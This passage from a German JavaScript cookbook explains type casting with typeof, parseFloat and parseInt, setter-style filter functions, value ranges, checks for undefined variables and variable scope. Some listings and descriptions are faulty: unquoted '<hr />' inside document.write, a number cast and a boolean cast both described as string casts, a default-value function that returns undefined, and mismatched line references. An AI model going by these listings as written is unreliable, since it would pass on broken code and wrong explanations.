Zuerst ein etwas frustrierender Ansatz: Die Antwort kann kurz gefasst werden – es geht nicht! Hier zahlen Sie schlicht und einfach den Preis für die Einfachheit von JavaScript. Bei einer lose typisierten Sprache können Sie nicht verhindern, dass eine simple Wertzuweisung den Typ einer Variablen anpasst (siehe Rezept »Wie kann ich den Typ einer Variablen, eines Literals beziehungsweise den Rückgabewert einer Funktion festlegen?« auf Seite 164).

Dennoch können Sie versuchen, vor oder nach jeder potenziellen Wertzuweisung den Datentyp zu überprüfen oder durch eine zusätzliche Aktion wieder anzupassen.

Das ist aber nur begrenzt nützlich. Sie sind zum einen auf eine erhebliche Programmierdisziplin angewiesen und müssen sich zwingen, keine direkten Wertzuweisungen in Ihrem Skript einzusetzen. Zum anderen kann ein solches Rezept nur eingeschränkt wirken, denn wenn beispielsweise einer numerischen Variablen ein String zugewiesen werden soll und Sie diesen in einer zusätzlichen Aktion in einen numerischen Wert wandeln, erhalten Sie in der Regel keinen sinnvollen numerischen Wert⁷.

Die nachfolgenden Rezepte decken deshalb nicht alle denkbaren Situationen ab, aber sie helfen Ihnen, die wichtigsten Fälle halbwegs unter Kontrolle zu halten. Die Rezepte bauen mit Hilfe des Operators `typeof` sowie der Funktionen `parseFloat()` und `parseInt()` Schutzmechanismen auf, die offensichtliche Fehlzuweisungen korrigieren. Die Funktion `parseFloat([Zeichenkette])` durchsucht ein String-Argument und wandelt eine übergebene Zeichenkette in eine Kommazahl um und gibt diese dann als Ergebnis zurück. Insbesondere kann die Zeichenkette nach den Zahlen auch Text enthalten. Ab dem ersten nicht numerischen

7. Es sei denn, in dem String waren nur Zahlen.

Zeichen wird die Evaluierung abgebrochen, und alle davor gefundenen Zahlen werden zurückgegeben (Vorzeichen und führende beziehungsweise trennende Leerzeichen sind erlaubt). Eventuell danach noch folgende Zahlen werden nicht mehr berücksichtigt. Wenn bereits das erste Zeichen von links in der Zeichenkette keine Zahl ist, wird NaN zurückgegeben.

Analog funktioniert `parseInt([Zeichenkette])`. Diese Funktion wandelt nur eine übergebene Zeichenkette in eine Ganzzahl um und gibt diese als Ergebnis zurück. Auch bei einer Gleitkommazahl wird der Nachkommaanteil abgeschnitten.

Der Operator `typeof` ist ein unitärer Operator, der den Datentyp eines Operanden als String zurückliefert (siehe auch das Rezept »Wie kann ich den Typ einer Variablen, eines Literals beziehungsweise den Rückgabewert einer Funktion bestimmen?« auf Seite 164).

Beachten Sie bei den nachfolgenden Rezepten, dass wir hier mit einer Abart der so genannten **Setter-Methoden** arbeiten, die in der OOP sehr oft eingesetzt werden. In unseren Rezepten weichen wir aber sowohl bei der Namensgebung als auch bei der konkreten Umsetzung zwingend etwas von der in echten OOP-Sprachen üblichen Form ab. Aber zuerst soll der Sinn und Zweck dieser Technik besprochen werden.

Grundsätzlich wird in der OOP versucht, innere Strukturen von Objekten so weit wie möglich zu verbergen. Aber auch Dinge, die in einem Objekt zugänglich sein sollen, werden oft nicht direkt offengelegt.

Stattdessen realisiert man einen indirekten Zugang über Methoden, die den Zugriff gewährleisten. Das hat vielfältige Vorteile. Insbesondere kann man damit Werte filtern. Wenn Sie etwa ein Objekt haben, das als Uhr fungieren soll, macht es keinen Sinn, wenn Sie eine Variable, die die Stunden aufnehmen soll, auf den Wert 25 setzen würden.

Bei einem direkten Zugriff auf eine Variable über eine einfache Wertzuweisung wäre so ein Filter nur mühsam zu realisieren.

Wenn Sie jedoch über eine Methode zum Setzen der Stunden auf die Variable zugreifen, kann im Inneren dieser Methode eine Überprüfung auf erlaubte Werte greifen (etwa mit einer `if`-Abfrage). So ein Filter ist für alle die Fälle sinnvoll, in denen nur bestimmte Werte erlaubt sind. Aber auch bei der Abfrage des Wertes von einer Variablen kann so ein indirekter Zugriff sehr sinnvoll sein. Es kann sein, dass – je nach Situation – nur bestimmte Informationen Sinn machen. Stellen Sie sich vor, Sie wollen zum Beispiel einen Variablenwert abhängig von der Uhrzeit zur Verfügung stellen.

In der echten OOP setzt man in der Regel ein Feld auf `privat`. Damit stellt man sicher, dass ein Feld von außerhalb eines Objektes beziehungsweise einer Klasse überhaupt nicht direkt gelesen oder geschrieben werden kann. Möchte man Lese- oder Schreibzugriff realisieren, stellt man die entsprechenden Methoden bereit oder auch nicht.

Grundsätzlich werden Sie diese Vorgehensweise in den meisten OOP-Sprachen sehr oft realisiert finden. Die Methoden, die zum Setzen des Werts einer Eigenschaft verwendet werden, beginnen dort durchgängig mit `set`, und die Methoden zum Abfragen des Wertes einer Eigenschaft mit `get`. Danach folgt die Bezeichnung dessen, was gesetzt oder abgefragt werden soll. Beispiele in Java sind etwa `setLabel("Text")` zum Setzen der Beschriftung von einer Schaltfläche oder `getLabel()` zum Abfragen des Wertes. Man nennt solche Methoden deshalb **Getter-Methoden** und **Setter-Methoden**.

In JavaScript können Sie nun zwar keine Variablen vor einem direkten Zugriff schützen. Dennoch macht ein solcher indirekter Zugriff über geeignete Funktionen auch hier viel Sinn,

sofern man sich die Disziplin angewöhnt, grundsätzlich nur indirekt auf Variablen zuzugreifen, wenn diese in gewisser Weise kontrolliert werden müssen. Insbesondere machen diese Zugriffsfunktionen viel Sinn, wenn Sie in JavaScript Datentypen im Griff halten möchten. Die Wahl der Namen von solchen Setter-Funktionen in den nachfolgenden Rezepten habe ich – etwas abweichend von der üblichen Wahl in echten OOP-Techniken – so gewählt, dass sie den Datentyp beschreiben, der als Rückgabewert liefert wird.

Die nachfolgenden Rezepte können Sie entweder so anwenden, dass einer Variablen ungefiltert ein Wert zugewiesen, dann diese Variable als Argument an die jeweiligen Funktionen übergeben und der Rückgabewert der Variablen wieder zugewiesen wird, oder aber, dass Sie grundsätzlich auf eine direkte Wertzuweisung verzichten und jeden zuzuweisenden Wert zuerst durch die Filterfunktion jagen.

Wie kann ich eine Festlegung auf string realisieren?

Mit der nachfolgenden Funktion stellen Sie sicher, dass ein Übergabewert in jedem Fall auf einen String gecastet wird:

```
function setString(a) {  
    return ""+a;  
}
```

Listing 108: Konvertieren in einen String

Der Trick basiert darauf, dass für den Rückgabewert einfach ein Leerstring mit dem eigentlichen Wert verbunden wird. Der Trick funktioniert mit sämtlichen Datentypen in JavaScript (inklusive object).

Beispiel (*stringfestlegung.html*):

```
01 <html>  
02 <body>  
03 <script language="Javascript">  
04     function setString(a) {  
05         return "" + a;  
06     }  
07     b = 43;  
08     document.write("Ursprünglicher Datentyp von b: " + typeof b + ". " +  
09     <hr />);  
10     b = setString(b);  
11     document.write("Gecasteter Datentyp von b: " + typeof b + ". " +  
12     <hr />);  
13     b = new Array();  
14     document.write("Ursprünglicher Datentyp von b: " + typeof b + ". " +  
15     <hr />);  
16     b = setString(b);  
17     document.write("Gecasteter Datentyp von b: " + typeof b + ". " +  
18     <hr />);  
19 </script>  
20 </body>  
21 </html>
```

Listing 109: Casten eines numerischen Wertes sowie eines Objekts auf einen String

In dem Beispiel werden verschiedene Datentypen über die besprochene Funktion `setString()` jeweils zu einem String gecastet (Typumwandlung nennt man auch Casten).




Abbildung 60: Aus number und object wird string.

Wie kann ich eine Festlegung auf number realisieren?

Mit der nachfolgenden Funktion stellen Sie sicher, dass ein Übergabewert zu einem `number`-Datentyp wird:

```
function setNumber(a) {
    return parseFloat(a);
}
```

Listing 110: Konvertieren in einen number-Datentyp

Der Übergabewert wird nach dem Auftreten eines numerischen Wertes gepräst und dieser dann als Rückgabewert zurückgegeben. Die Funktion arbeitet zuverlässig, denn der Rückgabewert ist auf jeden Fall vom Typ `number`, auch wenn keine Zahl aus dem Übergabewert extrahiert werden kann. Dann liefert die Funktion mit `NaN` einen wohldefinierten `number`-Wert (auch wenn `NaN` keine Zahl repräsentiert). Ebenso wird diese Funktion bei einer als `undefined` gekennzeichneten Variablen einen `number`-Wert (ebenfalls den Wert `NaN`) liefern. Das ist vielleicht nicht ganz befriedigend, aber wo nichts ist, kann man auch nichts herzaubern ;-). Sie erhalten zumindest nach der Konvertierung keinen falschen Datentyp.

Beispiel (`numberfestlegung.html`):

```
01 <html>
02 <body>
03 <script language="Javascript">
04     function setNumber(a) {
05         return parseFloat(a);
06     }
07     function setNumber2(a) {
08         if(!isNaN(parseFloat(a))) return parseFloat(a);
09         else return 0;
```

Listing 111: Festlegung eines number-Datentyps

```
10  }
11 b = new Date();
12 document.write("Ursprünglicher Datentyp von b: " + typeof
13     b + ". Der Wert von b: " + b + ".<hr />")
14 b = setNumber(b);
15 document.write("Gecasteter Datentyp von b: " + typeof
16     b + ". Der Wert von b: " + b + ".<hr />")
17 c = "Babelfish";
18 document.write("Ursprünglicher Datentyp von c: " + typeof
19     c + ". Der Wert von c: " + c + ".<hr />")
20 c = setNumber(c);
21 document.write("Gecasteter Datentyp von c: " + typeof
22     c + ". Der Wert von c: " + c + ".<hr />")
23 d = "3.14 und etwas mehr";
24 document.write("Ursprünglicher Datentyp von d: " + typeof
25     d + ". Der Wert von d: " + d + ".<hr />")
26 d = setNumber(d);
27 document.write("Gecasteter Datentyp von d: " + typeof
28     d + ". Der Wert von d: " + d + ".<hr />")
29 e = new Array();
30 document.write("Ursprünglicher Datentyp von e[1]: " + typeof
31     e[1] + ". Der Wert von e[1]: " + e[1] + ".<hr />")
32 e[1] = setNumber(e[1]);
33 document.write("Gecasteter Datentyp von e[1]: " + typeof
34     e[1] + ". Der Wert von e[1]: " + e[1] + ".<hr />")
35 </script>
36 </body>
37 </html>
```

Listing 111: Festlegung eines number-Datentyps (Forts.)

In dem Beispiel werden verschiedene Datentypen über die besprochene Funktion `setNumber()` jeweils zu einem String gecastet.

Selbstverständlich ist es denkbar, statt `NaN` einen Defaultwert zurückzugeben. Etwa so:

```
function setNumber2(a) {
    if(!isNaN(parseFloat(a))) return parseFloat(a);
    else return 0;
}
```

Listing 112: Konvertieren in einen number-Datentyp mit Rückgabe eines Defaultwertes 0, wenn die Extrahierung einer Zahl NaN liefert

Diese Funktion wird auch bei einer als `undefined` gekennzeichneten Variablen einen Wert 0 liefern.




Abbildung 61: In jedem Fall gibt es einen number-Datentyp.

Tipp

Statt `parseFloat()` können Sie auch die Toplevel-Funktion `Number([Objekt/Ausdruck])` verwenden, um den Inhalt eines als Parameter übergebenen Objekts oder eines Ausdrucks in eine Zahl zu konvertieren. Die Funktion gibt (sofern ein numerischer Wert enthalten war) die Zahl zurück. Wenn sich in der `Number()`-Funktion das übergebene Argument nicht umwandeln lässt, wird ein definierter Wert `NaN` zurückgegeben. Eine weitere Alternative ist die Toplevel-Funktion `eval([Zeichenkette])`. Diese betrachtet die übergebene Zeichenkette als Zahlen mit zugehörigen Operatoren und berechnet das Ergebnis. Der String kann jede gültige JavaScript-Befehlsstruktur sein. `Number()` führt zwar auch Operationen aus, aber nur, wenn diese als Ergebnis eindeutig eine Zahl ergeben, es also eindeutig identifizierbare arithmetische Ausdrücke sind.

Beispiel (`eval1.html`):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   document.write(eval("6 * 7") + "<br />");
05   document.write(eval("a * b") + "<br />");
06   document.write("Nach einer kritischen Situation");
07 </script>
08 </body>
09 </html>
```

Listing 113: Evaluieren von Ausdrücken

Wie kann ich eine Festlegung auf boolean realisieren?

Das Festlegen auf einen boolean-Datentyp ist im Grunde recht primitiv und nur von begrenztem Nutzen. Sie müssen nur entscheiden, welcher Inhalt einer Variablen als true gewertet wird, und anderenfalls den Rückgabewert auf false setzen. Allgemein macht es Sinn⁸, neben dem Token true selbst den numerischen Wert 0 als true zu interpretieren und alle anderen Werte (inklusive NaN und undefined) als false. Von daher verwenden wir parseInt() und werten einfach alle Fälle ungleich 0 und ungleich dem Token true selbst als false.

```
function setBoolean(a) {
    if((parseInt(a)==0) || (a==true)) return true;
    else return false;
}
```

Listing 114: Konvertieren zu einem boolean-Datentyp

Beispiel (*booleanfestlegung.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04     function setBoolean(a) {
05         if((parseInt(a)==0) || (a==true)) return true;
06         else return false;
07     }
08     b = new Date();
09     document.write("Ursprünglicher Datentyp von b: " + typeof
10         b + ". Der Wert von b: " + b + ".<hr />")
11     b = setBoolean(b);
12     document.write("Gecasteter Datentyp von b: " + typeof
13         b + ". Der Wert von b: " + b + ".<hr />")
14     c = true;
15     document.write("Ursprünglicher Datentyp von c: " + typeof
16         c + ". Der Wert von c: " + c + ".<hr />")
17     c = setBoolean(c);
18     document.write("Gecasteter Datentyp von c: " + typeof
19         c + ". Der Wert von c: " + c + ".<hr />")
20     d = "0 und etwas mehr";
21     document.write("Ursprünglicher Datentyp von d: " + typeof
22         d + ". Der Wert von d: " + d + ".<hr />")
23     d = setBoolean(d);
24     document.write("Gecasteter Datentyp von d: " + typeof
25         d + ". Der Wert von d: " + d + ".<hr />")
26     e = new Array();
27     document.write("Ursprünglicher Datentyp von e[1]: " + typeof
28         e[1] + ". Der Wert von e[1]: " + e[1] + ".<hr />")
29     e[1] = setBoolean(e[1]);
30     document.write("Gecasteter Datentyp von e[1]: " + typeof
```

Listing 115: Festlegung eines boolean-Datentyps

-
8. Es bleibt natürlich Ihnen überlassen, ob Sie eine andere Interpretation realisieren. Insbesondere kann man diskutieren, ob ein String wie "0 und ein bisschen mehr" oder eine Gleitkommazahl wie 0.123 als 0 und damit true gewertet werden soll (was von parseInt() ja so zurückgegeben wird).

```

31      e[1] + ". Der Wert von e[1]: " + e[1] + "<hr />")
32 </script>
33 </body>
34 </html>

```

Listing 115: Festlegung eines boolean-Datentyps (Forts.)

In dem Beispiel werden verschiedene Datentypen über die besprochene Funktion `setBoolean()` jeweils zu einem String gecastet.




Abbildung 62: In jedem Fall entsteht ein boolean-Datentyp.

21 Wie kann ich einen Wertebereich beziehungsweise eine untere/obere Grenze für eine Variable festlegen?

Da Sie in JavaScript in keiner Weise eingeschränkt sind, einer Variablen einen beliebigen Wert zuzuweisen, können Sie auch nur schwer einen Wertebereich⁹ beziehungsweise eine untere oder obere Grenze¹⁰ festlegen.

9. Das bedeutet die Festlegung eines Intervalls an Werten, das einer Variablen zugewiesen werden kann, etwa ein numerisches Intervall oder auch eine Menge mit erlaubten Texten etc.

10. Eine Variable darf zum Beispiel nicht negativ sein.

Ein vernünftiger Weg führt über einen indirekten Zugriff mit einer Setter-Methode (siehe auch das Rezept »Wie kann ich den Typ einer Variablen beziehungsweise den Rückgabewert einer Funktion gegen automatische Typkonvertierung schützen?« auf Seite 167).

Im Rahmen einer solchen Zugriffsmethode können Sie mit geeigneten Prüfungen im Inneren testen, ob der zugewiesene Wert in einen Wertebereich passt oder nicht oder auch nur eine bestimmte untere beziehungsweise obere Grenze einhält. Falls er nicht passt, können Sie die Zuweisung ablehnen oder einen Defaultwert zuweisen.

Beispiel (*wertebereich.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   function setWertebereich(b, c, d){
05     if((b >= c) && (b <= d)) {
06       return b;
07     }
08     else return 0;
09   }
10   a = setWertebereich(Math.round(Math.random() * 100), 20, 50)
11   document.write("Wert von a: " + a);
12 </script>
13 </body>
14 </html>
```

Listing 116: Festlegen eines numerischen Wertebereichs für eine Variable

Das Beispiel legt einen numerischen Wertebereich fest. In den Zeilen 3 bis 9 ist eine Setter-Funktion definiert. Diese hat drei Übergabewerte. Der erste soll der Wert sein, der einer Variablen zugewiesen wird. Parameter 2 ist die untere Grenze und Parameter 3 die obere Grenze des Wertebereichs. Mit der `if`-Überprüfung testen Sie, ob der zuzuweisende Wert in dem gewünschten Wertebereich liegt. In diesem Fall geben Sie den ersten Parameter unverändert als Rückgabewert zurück. Zum Test wird in Zeile 10 ein zufälliger Wert für die Variable `a` generiert, der auch außerhalb des erlaubten Wertebereichs liegen kann.

Natürlich können Sie die Funktion in dem Beispiel auch so einsetzen, dass nur eine obere oder untere Grenze überwacht wird. Sie brauchen bloß die beiden Bedingungen in der `if`-Abfrage zu modifizieren. Und ebenso könnten Sie statt der Zuweisung von einem Defaultwert im Fehlerfall anders reagieren (etwa eine Fehlermeldung ausgeben).

22 Wie kann ich testen, ob eine Variable definiert wurde?

In vielen Fällen ist es sinnvoll zu wissen, ob eine Variable bereits definiert wurde, denn auch in JavaScript muss jede Variable vor ihrer ersten Verwendung (!) initialisiert werden.

Grundsätzlich stellt Ihnen das JavaScript-Konzept bereits einen ersten Fangzaun auf, um offensichtlichen Fehlern vorzubeugen. Der JavaScript-Interpreter verhindert in den meisten Fällen die Verwendung einer nicht definierten Variablen und stoppt ein Skript mit einer offensichtlich nicht definierten Variablen mit einer sinnvollen Fehlermeldung.

176 >> Wie kann ich testen, ob eine Variable definiert wurde?



Abbildung 63: Der Interpreter hat erkannt, dass eine Variable undefiniert ist, und stoppt das Skript.

Aber es gibt zahlreiche Situationen, in denen Variablen im undefinierten Zustand sein können und das Skript dennoch läuft. Insbesondere im Zusammenhang mit Arrays ist das möglich, weil alleine das Anlegen eines Datenfelds für JavaScript genügt, um den Interpreter der Verwendung beliebiger Datenfeldeinträge zustimmen zu lassen.

Der `typeof`-Operator kann grundsätzlich dazu genutzt werden, um zu testen, ob eine Variable überhaupt definiert wurde. Wenn man den Stringwert `undefined` bei einem Test erhält, wurde der Variablen entweder noch kein Wert zugewiesen, oder aber es gibt sie noch gar nicht. Im einfachsten Fall verwenden Sie eine `if`-Abfrage der folgenden Form:

```
if(typeof [Variable]=="undefined") ...
```

Listing 117: Schema eines Tests, ob eine Variable definiert ist

Tipp

Es ist grundsätzlich sinnvoll, einer noch undefinierten Variablen einfach einen Defaultwert zuzuweisen. Entweder Sie machen das, indem Sie grundsätzlich in jedem Skript jede Variable wie in einer streng typisierten Sprache deklarieren und explizit mit einem Defaultwert versehen. Oder Sie überprüfen eine Variable am Anfang eines Skripts auf Definiertheit.

Beispiel:

```
if(typeof a=="undefined") a=0;
```

Listing 118: Wenn eine Variable nicht definiert ist, wird ihr ein Defaultwert zugewiesen.

Sie können nun eine Funktion bauen, die in der einfachsten Version zurückgibt, ob die Variable definiert wurde. Beispiel:

```
function getVarDef(a) {
    if(typeof a=="undefined") return false;
    else return true;
}
```

Listing 119: Eine Funktion, die testet, ob eine Variable definiert wurde

Bei dieser Funktion sollten Sie beachten, dass Sie keinen Variablenbezeichner übergeben können, wenn die Variable vorher noch nicht eingeführt wurde. Dann unterbricht der Interpreter das Skript mit dem Hinweis, dass die Variable noch nicht definiert wurde.

Das ist so kein unglücklicher Zustand, denn damit beugt der Interpreter bereits dem zufälligen Verwenden von Bezeichnern auf Grund eines Schreibfehlers oder ähnlicher Flüchtigkeitsfehler vor. Die Funktion ist aber für alle Fälle nützlich, in denen eine Variable existiert, aber halt undefiniert ist.

Beispiel (*variablenDef1.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   function getVarDef(a) {
05     if(typeof a=="undefined") return false;
06     else return true;
07   }
08   b = 1;
09   var c;
10   d= "";
11   e = new Array();
12   document.write("Variable b definiert: " +
13     getVarDef(b) + ".<br />")
14   document.write("Variable c definiert: " +
15     getVarDef(c) + ".<br />")
16   document.write("Variable d definiert: " +
17     getVarDef(d) + ".<br />")
18   document.write("Variable e[1] definiert: " +
19     getVarDef(e[1]) + ".<br />")
20 </script>
21 </body>
22 </html>
```

***Listing 120:** Test, ob verschiedene Variablen definiert sind*

In dem Beispiel wird die oben beschriebene Funktion zum Test auf Definition verwendet.

Tipps

Sie können die Funktion natürlich erweitern und für den Fall eines undefinierten Zustands einen Defaultwert setzen. Beispiel:

```
function getVarDef(a) {
  if(typeof a=="undefined") return 0;
}
```

***Listing 121:** Eine Funktion, die testet, ob eine Variable definiert wurde, und, falls nicht, einen Defaultwert zurückgibt, der dann der Variablen zugewiesen werden kann.*




Abbildung 64: b und d sind definiert, c und e[1] haben einen undefinierten Zustand.

23 Wie kann ich eine Variable als lokal festlegen?

Lokale und globale Variablen besitzen verschiedene Gültigkeitsbereiche (engl. scope).

Der Gültigkeitsbereich von globalen Variablen ist in JavaScript immer das gesamte Skript. Dabei ist es unerheblich, ob sich ein Skript aus mehreren Teilbereichen (verschiedene `<script>`-Container, verschiedene externe JavaScript-Referenzen etc.) zusammensetzt. Eine irgendwo in einem verwendeten Scriptbereich global eingeführte Variable steht überall zur Verfügung.

Lokale Variablen haben als Gültigkeitsbereich nur die Funktion, in der sie definiert sind, und existieren nur so lange im Speicher, wie die verwendende Struktur existiert.

Das Verfahren zum Deklarieren einer lokalen Variablen ist einfach. Lokale Variablen werden innerhalb von Funktionen beziehungsweise vergleichbaren Konstruktionen explizit mit `var` deklariert und können dann auch nur dort benutzt werden. Eventuell außerhalb vorhandene Variablen gleichen Namens werden temporär verdeckt. Genau genommen werden diese temporär auf `undefined` gesetzt.

Hinweis

Der zwingende Schluss aus den letzten Ausführungen ist, dass jede implizit durch Wertzuweisung erzeugte Variable ohne `var` grundsätzlich global ist.

Beispiel:

```
function test(){
    var a = 5;
    ...
}
```

Listing 122: Eine lokale Variable

Dazu gibt es den Fall der **schleifenlokalen** Variablen, die nur im Rahmen einer Schleife definiert sind. Die Verwendung von schleifenlokalen Variablen erfolgt schematisch so:

```
for(var i = 0;i< 5;i++) ...
```

Listing 123: Einsatz einer schleifenlokalen Variablen

Hinweis

Eine schleifenlokale Variable überdeckt allerdings die globale Variable im gesamten Bereich der umgebenden Funktion.

Beispiel (*variablenlok.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   i = 42; // i - global
05   j = "Die Antwort"; // j - global
06   function test(){
07     var j = "Wie war doch gleich die Frage?"; // j - lokal
08     document.write(
09       "Wert der Variablen i in der Methode test() "
10       + "- vor der Verwendung in der Schleife: "
11       + i + ".<br />");
12     for(var i = 0;i< 5;i++) {
13       document.write("Wert der schleifenlokalen Variablen i: "
14       + i + ".<br />");
15     }
16     document.write("<hr />Wert der lokalen Variablen j: " + j);
17     document.write("<hr />Wert der Variablen i in der Methode test()"
18       + "- nach der Verwendung als schleifenlokale Variable: "
19       + i + ".<br />"); 
20   }
21   document.write(
22     "Wert der globalen Variablen i - vor Aufruf von test(): "
23     + i + ".<br />"); 
24   document.write(
25     "Wert der globalen Variablen j - vor Aufruf von test(): "
26     + j + ".<br />"); 
27   test(); // Aufruf von test()
28   document.write(
29     "Wert der globalen Variablen i - nach Aufruf von test(): "
30     + i + ".<br />"); 
31   document.write(
32     "Wert der lokalen Variablen j - nach Aufruf von test(): "
33     + j);
34 </script>
35 <body>
36 </html>
```

Listing 124: Die globalen Variablen werden nicht verändert, aber temporär verdeckt.

180 >> Wie kann ich eine Variable als lokal festlegen?

In dem Beispiel werden in Zeile 4 und 5 zwei globale Variablen eingeführt, deren Werte erstmals in Zeile 16 und 17 ausgegeben werden. Danach erfolgt in Zeile 18 der Aufruf der Funktion test(). Diese verdeckt in Zeile 7 mit var j = "Wie war doch gleich die Frage?"; die globale Variable j.

In Zeile 8 wird es interessant, denn mit document.write("Wert der Variablen i in der Methode test() - vor der Verwendung in der Schleife: " + i + ".

"); wird der Wert der Variablen i ausgegeben. Man könnte nun vermuten, dass hier auf die globale Variable i zugegriffen wird, da bis zu dieser Stelle die lokale Variante von i noch nicht eingeführt wurde.

Das ist aber nicht der Fall, wie die Ausgabe beweist. Der Wert von i ist undefined. Die in der nachfolgenden Zeile 12 eingeführte Zählvariable i der Schleife (for(var i = 0; i < 5; i++)) wirkt sich im gesamten Scope der Funktion aus. Aber da sie erst in der nachfolgenden Zeile einen Initialisierungswert erhält, hat die lokale Variante von i hier den (wohldefinierten¹¹) Wert undefined.

